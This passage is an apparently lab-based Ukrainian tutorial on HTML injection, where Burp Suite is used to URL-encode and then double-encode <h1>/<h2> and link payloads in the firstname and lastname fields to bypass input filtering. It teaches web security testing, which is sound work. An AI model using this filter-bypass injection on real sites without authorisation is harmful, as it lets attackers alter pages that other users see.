
Сформуємо payload з цих двух блоків. Давайте этим и займемся. В полях first name и last name вводим персональні значения: наприклад, “Anton” й “Makarenko”. Знову вводимо код:
firstname = <h1> Push me Mikhail </ h1> & lastname = <h2> Timcore </ h2> & form = submit



Копіюємо першу частину коду з тегом “h1”, і “a”. Він виглядає так:
<H1> Push me Anton </ h1>




Йдемо на вкладку Decoder і вставляємо код в поле, потім праворуч натискаємо кнопку “Encode as”, далі вибираємо “URL”, і отримуємо рядок:



Наприклад, рядок такого виду:


%3c%68%31%3e%3c%61%20%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%77%77%77%2e%67%6f%6f%67%6c%65%2e%63%6f%6d%22%3e%50%75%73%68%20%6d%65%20%4d%69%6b%68%61%69%6c%3c%2f%61%3e%3c%2f%68%31%3e

Копіюємо отриманий payload і в будь-який текстовий редактор, щоб не заплутатися. Відкриваємо наприклад leafpad і вставляємо рядок:




Йдемо на вкладку “Proxy” і копіюємо другий блок коду з тегом “h2”. Він виглядає так:<h2>Makarenko</h2>


Переходимо в Decoder і вставляємо скопійований код в верхнє поле. Він автоматично перетворюється, але для надійності ще раз тиснемо кнопку “Encode as” і вибираємо “URL”:




Копіюємо отриманий результат і вставляємо другим рядком в leafpad:




У тому ж leafpad копіюємо перший рядок і переходимо в BurpSuite на вкладку “Proxy” в поле “Raw” знаходимо код та змінюємо перший блок firstname на payload:



Таку ж операцію проводимо і з другим блоком, скопіювавши другий рядок з leafpad і вставивши його в блок коду з lastname:




Тиснемо кнопку “Forward” та переходимо в браузер:




Як бачимо, знову невдача. Пропонується кодувати URL двічі, а саме кожен вже кодований блок.

Знову вводимо значення, як і раніше, в третій раз, в поле firstname і lastname: в нашому випадку “Anton” та “Makarenko”.


Переходимо в leafpad, і копіюємо перший кодований рядок, йдемо на вкладку “Decoder”, вставивши його в друге поле, натискаємо на кнопку “Encode as”, вибравши “URL”:




Копіюємо двічі кодований запис і вставляємо його в блокнот:




Копіюємо з блокнота другий кодований рядок та піворюємо кроки, що і з першим рядком. Йдемо на вкладку “Decoder”, вставляємо рядок в другому полі і тиснемо кнопку “Encode as”, вибравши “URL”:




Копіюємо двічі кодовану запис і йдемо в leafpad. Вставляємо скопійоване в блокнот і копіюємо третю запис з нього:




Йдемо в BurpSuite на вкладку “Proxy”, далі “Intercept” і поле “Raw”. Вставляємо в перший блок first наш payload:




Знову йдемо в leafpad і копіюємо четвертий рядок:



Переходимо в BurpSuite на ту ж вкладку, що і з попереднім копіюванням. Це “Proxy”, далі “Intercept”, поле “Raw”. Вставляємо в нього наш payload:



